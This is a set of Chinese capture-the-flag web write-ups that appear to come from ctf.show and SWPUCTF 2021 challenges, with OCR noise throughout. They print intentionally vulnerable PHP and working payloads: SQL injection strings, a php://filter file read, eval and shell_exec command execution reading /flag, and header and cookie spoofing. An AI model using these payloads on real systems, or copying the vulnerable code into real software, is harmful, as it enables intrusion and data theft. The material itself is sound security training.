
flag{thinkphp5_rce} flag{thinkphp5_rce}

101.show web1


```php
<html>
<head>
        <title>ctf.show萌新计划web1</title>
        <meta  charset="utf-8">
</head>
<body>
<?php
#  包含数据库连接文件
include("config.php");
#  判断get提交的参数id是否存在
if(isset($_GET['id'])){
        $id  =  $_GET['id'];
        #  判断id的值是否大于999
        if(intval($id)  >  999){
                #  id  大于  999  直接退出并返回错误
                die("id  error");
        }else{
                #  id  小于  999  拼接sql语句
                $sql  =  "select  *  from  article  where  id  =  $id  order  by  id  limit  1  ";
                echo  "执行的sql为：$sql<br>";
                #  执行sql  语句
                $result  =  $conn->query($sql);
                #  判断有没有查询结果
                if  ($result->num_rows  >  0)  {
                        #  如果有结果，获取结果对象的值$row
                        while($row  =  $result->fetch_assoc())  {
                                echo  "id:  "  .  $row["id"].  "  -  title:  "  .  $row["title"].  "  <br><hr>"  .  $row["content"].  "<br>";
                        }
                }
                #  关闭数据库连接
                $conn->close();
        }

}else{
        highlight_file(__FILE__);
}

?>
</body>
<!--  flag  in  id  =  1000  -->
</html>
```

讲1000转为16进制 or 500%2b 500 or ~~1000 很多绕过方式

直接猜内部结构 sql注入?id=1 union select * from article; --+



102.[SWPUCTF 2021 新生赛]gift_F12




打开后直接查找

103.[SWPUCTF 2021 新生赛]jicao

学习json语句

```php
<?php
highlight_file('index.php');
include("flag.php");
$id=$_POST['id'];
$json=json_decode($_GET['json'],true);
if  ($id=="wllmNB"&&$json['x']=="wllm")
{echo  $flag;}
?>
```

```php
<?php
highlight_file('index.php');
include("flag.php");
$id=$_POST['id'];
$json=json_decode($_GET['json'],true);
if  ($id=="wllmNB"&&$json['x']=="wllm")
{echo  $flag;}
?>
NSSCTF{54745542-0dcc-4d3d-8a4a-ffdb4df3da52}
```




104.[SWPUCTF 2021 新生赛]easy_md5


数组绕过

```php
<?php
  highlight_file(__FILE__);
  include 'flag2.php';

if (isset($_GET['name']) && isset($_POST['password'])){
        $name = $_GET['name'];
        $password = $_POST['password'];
        if ($name != $password && md5($name) == md5($password)){
                echo $flag;
        }
        else {
                echo "wrong!";
        }

}
else {
        echo 'wrong!';
}
?>
```


NSSCTF{8cbc7aa9-090d-476b-8315-57a3d54007ec}



105.[SWPUCTF 2021 新生赛]include



传入一个file试试




```php
<?php
ini_set("allow_url_include","on");
header("Content-type:  text/html;  charset=utf-8");
error_reporting(0);
$file=$_GET['file'];
if(isset($file)){
        show_source(__FILE__);
        echo  'flag  在flag.php中';
}else{
        echo  "传入一个file试试";
}
echo  "</br>";
echo  "</br>";
echo  "</br>";
echo  "</br>";
echo  "</br>";
include_once($file);
?> flag 在flag.php中
```

文件包含漏洞


?file=php://filter/read=convert.base64-encode/resource=flag.php


```php
<?php
ini_set("allow_url_include","on");
header("Content-type:  text/html;  charset=utf-8");
error_reporting(0);
$file=$_GET['file'];
if(isset($file)){
        show_source(__FILE__);
        echo  'flag  在flag.php中';
}else{
        echo  "传入一个file试试";
}
echo  "</br>";
echo  "</br>";
echo  "</br>";
echo  "</br>";
echo  "</br>";
include_once($file);
?> flag 在flag.php中
```


PD9waHANCiRmbGFnPSdOU1NDVEZ7ODViMmM3NzUtZWM4Yy00OGE3LWFjM2ItN2FlOTI1NTIwOTFifSc7

106.[SWPUCTF 2021 新生赛]easy_sql

刚打开有被吓到 看标头提示参数








判定为字符型注入


=1' order by 4--+报错



-1' union select 1,database(),database()--+


报表 group_concat(table_name) from information_schema.tables where table_schema='test_db'--

+




group_concat(column_name) from information_schema.columns where table_name='test_tb' -- +

flag%20from%20test_db.test_tb--+



107.[SWPUCTF 2021 新生赛]easyrce





```
<?php
error_reporting(0);
highlight_file(__FILE__);
if(isset($_GET['url']))
{
eval($_GET['url']);
}
?> NSSCTF{02e82f22-98a0-4f45-ab96-bf9b56bf8dcc}
```

最后加分号

108.[SWPUCTF 2021 新生赛]caidao

1.


```
wllm=echo `cat /flag`;
因为内的内容相当于执行系统命令
（也可以位为echo `tac /flag`）
```




2.wllm=var_dump(file_get_contents("/flag"));

3.wllm=system('cat /flag');

4.



109.[SWPUCTF 2021 新生赛]Do_you_know_http



Please use 'WLLM' browser!

```
3  User-Agent: WLLM
4  Accept:
   text/html,application/xhtml+xml,applicat
5  Accept-Language:
   zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,e
6  Accept-Encoding: gzip, deflate
7  Connection: close
8  Cookie: td_cookie=3469180099
9  Upgrade-Insecure-Requests: 1
10 Priority: u=0, i
11
12
```


Search...

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 302 Found
2 Date: Mon, 25 Nov 2024 10:40:21 GMT
3 Server: Apache/2.4.25 (Debian)
4 X-Powered-By: PHP/5.6.40
5 Location: ./a.php
```

接着看a.php


Pretty
Raw
Hex
1 GET /a.php HTTP/1.1
2 Host : node7.anna.nssctf.cn:25708
3 User-Agent : WLLM
4 Accept :
text/html,application/xhtml+xml,appli
.8
5 Accept-Language :
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.
6 Accept-Encoding : gzip, deflate
7 Connection : close
8 Cookie : td_cookie =3469180099
9 Upgrade-Insecure-Requests : 1
10 Priority : u=0, i
11
12
Search...
Response
Pretty
Raw
Hex
Render
You can only read this at local!
Your address39.170.111.9

```
GET /a.php HTTP/1.1
X-Forwarded-For :127.0.0.1
Host : node7.anna.nssctf.cn:25708
User-Agent : WLLM
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9
Accept-Language :
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en
Accept-Encoding : gzip, deflate
Connection : close
Cookie : td_cookie =3469180099
Upgrade-Insecure-Requests : 1
Priority : u=0, i
```

改XFF

Search...

Response

Pretty Raw Hex Render

```
HTTP/1.1 302 Found
Date : Mon, 25 Nov 2024 10:42:27 GMT
Server : Apache/2.4.25 (Debian)
X-Powered-By : PHP/5.6.40
Location : ./secretttt.php
```

看secretttt.php

110.[SWPUCTF 2021 新生赛]babyrce

```php
<?php
error_reporting(0);
header("Content-Type:text/html;charset=utf-8");
highlight_file(__FILE__);
if($_COOKIE['admin']==1)
{
        include "../next.php";
}
else
        echo "小饼干最好吃啦！";
?> 小饼干最好吃啦!
```

抓包加cookie

Pretty Raw Hex

```
GET / HTTP/1.1
Host: node5.anna.nssctf.cn:29832
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:132.0)
Gecko/20100101 Firefox/132.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Cookie: admin=1
```

Search... 0 matches

Request attributes 2

Request query parameters 0

Request body parameters 0

Request cookies 1

Name	Value
admin	1

Request headers 9

Response headers 7

Response

Pretty Raw Hex Render

```
<?php
error_reporting(0);
header("Content-Type:text/html;charset=utf-8");
highlight_file(__FILE__);
if($_COOKIE['admin']==1)
{
    include "../next.php";
}
else
    echo "小饼干最好吃啦！";
?> rasalghul.php
```


打开文件

node5.anna.nssctf.cn:29832/rasalghul.php

Dell 本科教学管理服务平台 HDU统一身份认证系统 远程实验管理系统

```
<?php
error_reporting(0);
highlight_file(__FILE__);
error_reporting(0);
if  (isset($_GET['url']))  {
    $ip=$_GET['url'];
    if(preg_match("/  /",  $ip)){
            die('nonono');
    }
    $a  =  shell_exec($ip);
    echo  $a;
}
?>
```

尝试能用%09绕过空格




```
<?php
error_reporting(0);
highlight_file(__FILE__);
error_reporting(0);
if  (isset($_GET['url']))  {
    $ip=$_GET['url'];
    if(preg_match("/  /",  $ip)){
            die('nonono');
    }
    $a  =  shell_exec($ip);
    echo  $a;
}
?> bin boot dev etc fllllllaaaaaaggggggg home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
```

最后cat打开

111.[第五空间 2021]WebFTP

想碰碰运气先爆破

